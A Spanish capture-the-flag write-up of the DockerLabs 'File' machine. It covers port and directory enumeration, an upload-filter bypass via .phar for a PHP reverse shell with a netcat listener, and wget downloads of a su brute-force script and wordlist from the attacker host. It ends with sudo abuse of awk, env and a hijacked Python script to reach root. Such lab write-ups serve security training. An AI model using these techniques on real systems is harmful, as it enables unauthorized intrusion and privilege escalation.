🏴‍☠️ Write-Up: Máquina "File"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo simple para encontrar los puertos abiertos. Con **-Ss** hago un escaneo sigiloso de puertos TCP y **-Pn** porque ya se que el host está activo.

```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv -Pn -sS 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 20:25 -04
Initiating ARP Ping Scan at 20:25
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 20:25, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:25
Completed Parallel DNS resolution of 1 host. at 20:25, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 20:25
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Completed SYN Stealth Scan at 20:25, 3.56s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000029s latency).
Scanned at 2025-06-01 20:25:32 -04 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.10 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


🎯 2. Escaneo y Enumeración

Ahora, hago un escaneo más agresivo a los puertos abiertos encontrados anteriormente con intención de obtener las versiones de sus servicios. FTP permite acceso anónimo.




```
┌──(root㉿kali)-[~]
└─# nmap -p21,80 -sV -sC 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-01 20:26 -04
Nmap scan report for 172.17.0.2
Host is up (0.000064s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r--r--r--    1 65534    65534          33 Sep 12  2024 anon.txt
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.94 seconds
```

Uso Gobuster para buscar directorios de la web, y la herramienta encontró **/uploads** y **/file_upload.php**




```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 11008]
/.php                (Status: 403) [Size: 275]
/uploads             (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
/file_upload.php     (Status: 200) [Size: 468]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```


Ingreso a **/file_upload.php** en la web y veo que permite subir archivos.




Uso la reverse shell en php de pentestmonkey y le modifico las variables para adaptarlas a mi entorno y situación.



Intenté subir la reverse shell en .php pero me lo rechazó. Por ende, decidí utilizar BurpSuite para nuevamente enviar la solicitud e interceptarla. Luego la envié a intruder y automaticé los intentos de diferentes extensiones del archivo.



La extensión que la web permitió fué **.phar**




Ahora sabiendo que con .phar se puede subir el archivo, puedes intentar subirlo con repeater de BurpSuite o manualmente en la web.

💥 3. Explotación de Vulnerabilidades


Ingreso por FTP y descargo el archivo disponible. Luego lo leo y me da un hash.

Uso una herramienta de internet para quitar el hash, me dice que es tipo MD5 y que corresponde a “**justin**”.

Me pongo a la escucha en mi máquina con netcat en el puerto 443 para recibir la conexión de la reverse shell.



Hago click en el archivo que subí para que el navegador lo ejecute y lo lea como php.



Recibo la conexión. Intenté usar las formas comunes para escalar privilegios pero no había forma.

Antes encontré el hash que significaba “justin” y probé con todos los usuarios, sin embargo, no servía con ninguno.

```
$ cd home
$ ls
fernando
iker
julen
mario
$ su fernando
Password: justin
su: Authentication failure
$ su iker
Password: justin
su: Authentication failure
$ su julen
Password: justin
su: Authentication failure
$ su mario
Password: justin
su: Authentication failure
$ su root
Password: justin
su: Authentication failure
```

Me pongo a arreglar la terminal de la máquina objetivo para trabajar más cómodo y estable.

```
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@d1ea1427bc32:/home$ ^Z
zsh: suspended  nc -lvnp 443

┌──(root㉿kali)-[~]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 443
                              reset xterm
ewww-data@d1ea1427bc32:/home$ export SHELL=bash
www-data@d1ea1427bc32:/home$ export TERM=xterm
```

🔐 4. Escalada de Privilegios y Post-explotación

Descargo en mi máquina el script de fuerza bruta de Maalfer y lo modifiqué un poco porque me hacía spam de todos los intentos y no quería 100 líneas por segundo en mi consola. Luego, abrí un servidor web local para transferir archivos (en el mismo directorio que tengo el script de fuerza bruta y diccionario rockyou.txt).

```
┌──(root㉿kali)-[~]
└─# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Desde la máquina objetivo usé wget para descargar los archivos de mi máquina.

```
www-data@d1ea1427bc32:~/html$ wget http://172.17.0.1:8080/Linux-Su-Force.sh
--2025-06-02 04:06:29--  http://172.17.0.1:8080/Linux-Su-Force.sh
Connecting to 172.17.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1600 (1.6K) [text/x-sh]
Saving to: 'Linux-Su-Force.sh.1'

Linux-Su-Force.sh.1                 100%[===================>]   1.56K  --.-KB/s    in 0s

2025-06-02 04:06:29 (5.44 MB/s) - 'Linux-Su-Force.sh.1' saved [1600/1600]

www-data@d1ea1427bc32:~/html$ wget http://172.17.0.1:8080/rockyou.txt
--2025-06-02 04:06:38--  http://172.17.0.1:8080/rockyou.txt
Connecting to 172.17.0.1:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921507 (133M) [text/plain]
Saving to: 'rockyou.txt.1'

rockyou.txt.1                       100%[===================>] 133.44M  69.7MB/s    in 1.9s

2025-06-02 04:06:40 (69.7 MB/s) - 'rockyou.txt.1' saved [139921507/139921507]
```

Se ve que recibió la petición de descarga y que fué exitoso.

```
┌──(root㉿kali)-[~]
└─# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.2 - - [01/Jun/2025 20:54:12] "GET /Linux-Su-Force.sh HTTP/1.1" 200 -
172.17.0.2 - - [01/Jun/2025 20:54:38] "GET /rockyou.txt HTTP/1.1" 200 -
```

Usé el script de fuerza bruta en bash usando el usuario fernando y el diccionario de **rockyou.txt**. Finalmente, obtengo la contraseña de **fernando**.

```
www-data@d1ea1427bc32:~/html$ bash Linux-Su-Force.sh fernando rockyou.txt

******************************
*     BruteForce SU          *
******************************

Contraseña encontrada para el usuario fernando: chocolate
```

Accedí a **fernando**, intenté escalar privilegios con "**sudo -l**" y no se podía.

```
www-data@d1ea1427bc32:~/html$ su fernando
Password:
fernando@d1ea1427bc32:/var/www/html$ sudo -l
[sudo] password for fernando:
Sorry, user fernando may not run sudo on d1ea1427bc32.
```


Ahora hice lo mismo, pero con el usuario **mario**, y también obtuve su contraseña.

```
www-data@d1ea1427bc32:/var/www/html$ bash Linux-Su-Force.sh mario rockyou.txt

******************************
*     BruteForce SU          *
******************************

Contraseña encontrada para el usuario mario: password123
```

Ingreso a **mario** con las credenciales obtenidas, intento escalar privilegios con "**sudo -l**" y me da la opción de usar "**awk**" usando el usuario "**julen**".

```
www-data@d1ea1427bc32:/var/www/html$ su mario
Password:
mario@d1ea1427bc32:/var/www/html$ sudo -l
Matching Defaults entries for mario on d1ea1427bc32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on d1ea1427bc32:
    (julen) NOPASSWD: /usr/bin/awk
```


En GTFOBINS busco comandos para utilizar con "**awk**", y encontré uno que me permite cambiarme al usuario "**julen**" al ejecutarlo como sudo usando ese usuario.




Me cambio al usuario "**julen**" usando el comando. Uso "**sudo -l**" y con iker se puede ejecutar con sudo el archivo "**env**".

```
mario@d1ea1427bc32:/var/www/html$ sudo -u julen awk 'BEGIN {system("/bin/sh")}'
$ whoami
julen
$ d^H^H
/bin/sh: 2:: not found
$ id
uid=1002(julen) gid=1002(julen) groups=1002(julen)
$ sudo -l
Matching Defaults entries for julen on d1ea1427bc32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User julen may run the following commands on d1ea1427bc32:
    (iker) NOPASSWD: /usr/bin/env
```


En GTFOBINS vuelvo a buscar otro comando para ir escalando privilegios con “**env**”. Encuentro que puedo cambiar al usuario “**iker**” usando el comando.



ME convierto en el usuario “**iker**” y ejecuto “**sudo -l**”. Veo que se puede ejecutar el archivo “**geo_ip.py**” como sudo.



Veo en qué consiste el script de python.



Creo un nuevo archivo con nano llamado “exploit.py” (nombre temporal) y le escribo:

import os
os.system(“/bin/bash”)

Básicamente el código inicia una nueva shell en bash, y como se ejecutará con sudo, me permitirá tener una shell como root.

```
iker@d1ea1427bc32:~$ nano exploit.py
```

Cambio de nombre del archivo **geo_ip.py** a **excode.py**. Luego, cambio el nombre de mi archivo malicioso **exploit.py** a **geo_ip.py** para que reemplace el archivo que sale que tiene permisos sudo.

```
iker@d1ea1427bc32:~$ mv geo_ip.py excode.py
iker@d1ea1427bc32:~$ mv exploit.py geo_ip.py
```

Ejecuto nuevamente “**sudo -l**” y me sigue apareciendo que “**geo_ip,py**” tiene permisos sudo. Recordar que ahora ese es mi archivo malicioso.

```
iker@d1ea1427bc32:~$ sudo -l
Matching Defaults entries for iker on d1ea1427bc32:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User iker may run the following commands on d1ea1427bc32:
    (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
```

Usando **sudo** y **python3** ejecuto el código que hice (el cual ahora es **geo_ip.py**) y obtengo una nueva shell pero al ser ejecutado como sudo, soy root.

```
iker@d1ea1427bc32:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py
root@d1ea1427bc32:/home/iker# whoami
root
